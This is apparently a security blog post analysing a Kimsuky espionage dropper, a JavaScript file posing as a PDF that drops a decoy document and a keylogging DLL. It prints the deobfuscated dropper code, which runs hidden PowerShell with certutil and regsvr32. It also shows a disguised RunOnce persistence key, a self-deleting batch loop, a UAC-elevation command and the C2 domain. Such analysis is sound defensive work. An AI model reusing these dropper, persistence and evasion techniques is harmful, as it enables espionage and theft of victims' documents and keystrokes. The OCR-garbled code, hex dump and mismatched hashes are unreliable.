

Kimsuky Espionage Campaign

Q inquest.net/blog/2021/08/23/kimsuky-espionage-campaign



A few days ago, we found an exciting Javascript file masquerading as a PDF that, upon activation, will drop and display a PDF (to maintain the ruse) as well as drop an executable. The document is a lure for the Korean Foreign Ministry document and its newsletter. The same attack was reported earlier by [Malwarebytes](#) in June.

Apparently, the threat actor behind this campaign is still using this infrastructure and infection technique.

File Type Javascript

Sha 256 [20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd](#)

Size 27.31 MB (28634023 bytes)



Image 1: Document images when opened




Image 2: Virustotal

The document shows shallow detection on the VT service. At the beginning of the check, the detection showed 3/58.

We found this very interesting, so we decided to delve deeper into the study of its technical composition.



Image 3:

Opening the document in a Hex editor, we see that it is filled with data that is encoded in Base64. In order to continue our study, it is necessary to extract this data to see what it contains. Also, in the tail of the file we find the executable code, which will run when opened.

01B4E560	6E 70 62 31 46 39 57 20 3D 20 22 67 6C 4B 37 55	mpb1F3W.=."glK7U
01B4E570	77 56 2E 70 52 39 61 22 3B 0A 6A 66 4B 75 47 65	\v.pR9a":.jfkUge
01B4E580	73 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58 4F	s.=.new.ActiveXO
01B4E590	62 6A 65 63 74 28 22 4D 69 63 72 6F 73 6F 66 74	bjeet("Microsoft
01B4E5A0	2E 58 4D 4C 44 4F 4D 22 29 3B 0A 62 62 49 49 72	.XMLDOM");.bbIir
01B4E5B0	6A 54 20 3D 20 6E 57 53 63 72 69 70 74 2E 43 72 65	jT.=.NScript.Cre
01B4E5C0	61 74 65 4F 62 6A 65 63 74 28 22 53 63 72 69 70	ateObject("Scrip
01B4E5D0	74 69 6E 67 2E 46 69 6C 65 53 79 73 74 65 6D 4F	ting.FileSystemO
01B4E5E0	62 6A 65 63 74 22 29 3B 0A 70 75 58 4E 38 61 30	bjeet");.puXN8a0
01B4E5F0	34 4E 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58	4N.=.new.ActiveX
01B4E600	4F 62 6A 65 63 74 28 22 57 53 63 72 69 70 74 2E	Object("NScript.
01B4E610	53 68 65 6C 6C 22 29 3B 0A 64 35 4F 69 4B 75 36	Shell");.d50iKu6
01B4E620	6E 73 44 50 20 3D 20 62 62 49 49 72 6A 54 2E 47	nsDF.=.bbIirjT.G
01B4E630	65 74 53 70 65 63 69 61 6C 46 6F 6C 64 65 72 28	etSpecialFolder(
01B4E640	30 29 20 2B 20 22 5C 5C 2E 2E 5C 5C 50 72 6F 67	0).+."\\.\ProgramData";.mSNxSE
01B4E650	72 61 6D 44 61 74 61 22 3B 0A 6D 35 4E 78 53 45	RTu.=.jfkUges.cr
01B4E660	52 54 75 20 3D 20 6A 66 4B 75 47 65 73 2E 63 72	reateElement("yJ2
01B4E670	65 61 74 65 45 6C 65 6D 65 6E 74 28 22 79 4A 32	bTRX");.mSNxSERT
01B4E680	62 54 52 58 22 29 3B 0A 6D 35 4E 78 53 45 52 54	u.dataType.=."bi
01B4E690	75 2E 64 61 74 61 54 79 70 65 20 3D 20 22 62 69	n.base64";.mSNxS
01B4E6A0	6E 2E 62 61 73 65 36 34 22 3B 0A 6D 35 4E 78 53	ERTu.text.=.d6rd
01B4E6B0	45 52 54 75 2E 74 65 78 74 20 3D 20 64 36 72 64	Viu1CNC;.ubC93V4
01B4E6C0	56 49 75 31 43 4E 43 3B 0A 75 62 43 39 33 56 34	3Ytyiws1.=.mSNxS
01B4E6D0	33 59 74 79 69 77 73 31 20 3D 20 6D 35 4E 78 53	ERTu.nodeTypecVa
01B4E6E0	45 52 54 75 2E 6E 6F 64 65 54 79 70 65 64 56 61	lue;.fTFLXWHxRT1
01B4E6F0	6C 75 65 3B 0A 66 54 46 6C 58 57 48 78 52 54 31	lbQ.=.new.ActiveX
01B4E700	62 51 20 3D 20 6E 65 77 20 41 63 74 69 76 65 58	Object("AD00B.St
01B4E710	4F 62 6A 65 63 74 28 22 41 44 4F 44 42 2E 53 74	ream");.fTFLXWHx
01B4E720	72 65 61 6D 22 29 3B 0A 66 54 46 6C 58 57 48 78	RT1bQ.Open();.fT
01B4E730	52 54 31 62 51 2E 4F 70 65 6E 28 29 3B 0A 66 54	FLXWHxRT1bQ.Type
01B4E740	46 6C 58 57 48 78 52 54 31 62 51 2E 54 79 70 65	.=.1;.fTFLXWHxRT
01B4E750	20 3D 20 31 3B 0A 66 54 46 6C 58 57 48 78 52 54	1bQ.Write(ubC93V
01B4E760	31 62 51 2E 57 72 69 74 65 28 75 62 43 39 33 56	43Ytyiws1);.fTFL
01B4E770	34 33 59 74 79 69 77 73 31 29 3B 0A 66 54 46 6C	XWHxRT1bQ.SaveTo
01B4E780	58 57 48 78 52 54 31 62 51 2E 53 61 76 65 54 6F	

Image 4: Embedded PowerShell code

To ease research efforts, we present the previously mentioned executable code in a more human-readable format.

```

2  bbIirjT = WScript.CreateObject("Scripting.FileSystemObject");
3  puXN8a04N = new ActiveXObject("WScript.Shell");
4  d50iKu6nsDP = bbIirjT.GetSpecialFolder(0) + "\\.\ProgramData";
5  mSNxSERTu = jfkUges.createElement("yJ2bTRX");
6  mSNxSERTu.dataType = "bin.base64";
7  mSNxSERTu.text = d6rdViu1CNC;
8  ubC93V43Ytyiws1 = mSNxSERTu.nodeTypecValue;
9  fTFLXWHxRT1bQ = new ActiveXObject("AD00B.Stream");
10 fTFLXWHxRT1bQ.Open();
11 fTFLXWHxRT1bQ.Type = 1;
12 fTFLXWHxRT1bQ.Write(ubC93V43Ytyiws1);
13 fTFLXWHxRT1bQ.SaveToFile(d50iKu6nsDP + "\\* + trhZnprDzG9, 2);
14 fTFLXWHxRT1bQ.Close();
15 if (bbIirjT.FileExists(d50iKu6nsDP + "\\* + trhZnprDzG9)) {
16     try {
17         puXN8a04N.Run("\\* + d50iKu6nsDP + "\\* + trhZnprDzG9 + "\\*");
18     } catch (e) {}
19 }
20 a9PDY08b9 = jfkUges.createElement("bnKT09l");
21 a9PDY08b9.dataType = "bin.base64";
22 a9PDY08b9.text = tbPaitkT4N4;
23 fkdiu33g5KzghNi = a9PDY08b9.nodeTypecValue;
24 jYubb9j555tQW = new ActiveXObject("AD00B.Stream");
25 jYubb9j555tQW.Open();
26 jYubb9j555tQW.Type = 1;
27 jYubb9j555tQW.Write(fkdiu33g5KzghNi);
28 jYubb9j555tQW.SaveToFile(d50iKu6nsDP + "\\* + zzHmkbwRtg, 2);
29 jYubb9j555tQW.Close();
30 if (bbIirjT.FileExists(d50iKu6nsDP + "\\* + zzHmkbwRtg)) {
31     try {
32         puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode * + d50iKu6nsDP + "\\* + zzHmkbwRtg + * + d50iKu6nsDP + "\\* + zIbt
33         WScript.Sleep(10 * 1000);
34     } catch (e) {}
35 }
36 if (bbIirjT.FileExists(d50iKu6nsDP + "\\* + zIbtnpb1F3W)) {
37     try {
38         puXN8a04N.Run("powershell.exe -windowstyle hidden regsvr32.exe /s * + d50iKu6nsDP + "\\* + zIbtnpb1F3W, 0, true);
39     } catch (e) {}
40 }

```

Image 5: PowerShell Script

In Image 5, you can see that the program will launch Adobe Reader, decode the Base64 payload, and run it in stealth mode. But to understand what it launches, we need to extract the payload from the script.

As a reminder, the file size is 27.31 MB, which is quite large, not a small effort for manual data retrieval. Therefore, the easiest way is to write a simple Python script to find Base64 encoded blocks and decode them.


```

import sys, base64

def openfile (s):
    sys.stderr.write(s + "\n")
sys.stderr.write("Usage: %s<infile><outfile>\n" % sys.argv[0])
sys.exit(1)

def base64Dec(dump,result):
    result = base64.b64decode(dump)

    return(result)

if __name__ == '__main__':

if len(sys.argv) != 3:
    openfile("invalid argument count")
outfile = sys.argv.pop()
infile = sys.argv.pop()
file = open(infile,"rb")
dump = bytearray(file.read())
result = bytearray(len(dump))
opendata = base64Dec(dump,result)
new = open(outfile,"wb")
new.write(opendata)
new.close()
file.close()

```


We can extract the data and decode it with a small Python script; as a result, we were able to retrieve two files from the encoded string.

Sha 256	3251c02ff0fc90dccc79b94fb2064fb3d7f870c69192ac1f10ad136a43c1ccea
File Type	PDF
Size	20.23 MB (21214792 bytes)

File 1

If we take a closer look at the first file (3251c02ff0fc90dccc79b94fb2064fb3d7f870c69192ac1f10ad136a43c1ccea) , it is clear that it is legitimate and does not represent any malware load. It was uploaded to VirusTotal on May 27 of this year. Obviously, it is used here as a lure to hide malicious actions at runtime.

The second file we received is also data encoded behind two layers of Base64.



8: The second data block is Base64 encoded twice

Sha 256	0a4f2cff4d4613c08b39c9f18253af0fd356697368eecd7f7c0fa560386377e6
File Type	DLL x64
Size	190.00 KB (194560 bytes)

File 2

Executable library packed with UPX. But unpacking this sample is not very difficult. And so we got the payload.

Sha 256	ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfa5
File Type	DLL x64
Size	474.50 KB (485888 bytes)

File 2 unpacked

The executable is a Kimsuky espionage tool.




Image 8: Extensions for

document search

The malicious document looks for documents(.hwp, .pdf, .doc, .xls, .ppt, .txt) in all directories, including USB drives, with the aim of stealing them.

```

\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
\REGISTRY\USER\S-1-5-21-2455352368-1077083310-2879168483-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce\ESTsoftAutoUpdate = "regsvr32.exe /s
"C:\ProgramData\Software\ESTsoft\Common\ESTCommon.dll"

```

The program creates the following registry keys. Thus, after each start of the system, the library will be restarted.



Image 9: Keylogger Artifacts

9: Keylogger Artifacts

We see the unique strings that the keylogger uses to record the data entered by the user. We find a lot of encrypted strings in the executable file.




Image 10: Encrypted

strings

We managed to decipher all these lines. Here are some of the most interesting ones.

'Win%d.%d.%dx64'

'temp'

'.bat'

'\r\n :repeat\r\n del "%s"\r\n if exist "%s" goto repeat\r\n del "%~f0"'

CreateProcessW
GetTempFileNameW
'GetTempPathW'
'CopyFileW'
'MoveFileExW'
'CreateFileW'
'DeleteFileW'
'Process32FirstW'
'Process32NextW'
'CreateMutexW'
'GetModuleHandleW'
'GetStartupInfoW'
'OpenMutexW'
'FindFirstFileW'
'FindNextFileW'
'GetWindowsDirectoryW'
'GetVolumeInformationW'
'GetModuleFileNameA'
'CreateProcessA'
'GetTempFileNameA'
'GetTempPathA'
'CopyFileA'
'URLDownloadToFileA'
'URLDownloadToFileW'
'urlmon.dll'
'InternetWriteFile'
'InternetCloseHandle'
'InternetReadFile'
'InternetSetOptionExA'
'HttpSendRequestA'
'AdjustTokenPrivileges'
'texts.letterpaper.press'
'/'
'Software\\ESTsoft\\Common'
'S_Regsvr32'
'SpyRegsvr32-20210505162735'
"powershell.exe start-process regsvr32.exe -argumentlist '\\s %s' -verb runas"

'ESTCommon.dll'

'Software\Microsoft\Windows\CurrentVersion\RunOnce'

'ESTsoftAutoUpdate'

Debug lines:

minkernel\crt\ucr\inc\corect_internal_strtox.h

IoCs

hxxp://texts.letterpaper[.]press

Javascript files

20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd
e5bd835a7f26ca450770fd61effe22a88f05f12bd61238481b42b6b8d2e8cc3b
a30afeea0bb774b975c0f80273200272e0bc34e3d93caed70dc7356fc156ffc3
0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2

Unpacked library. Kimsuky Spy.

0A4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2

Unpacked library. Kimsuky Spy.

ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5

Tags

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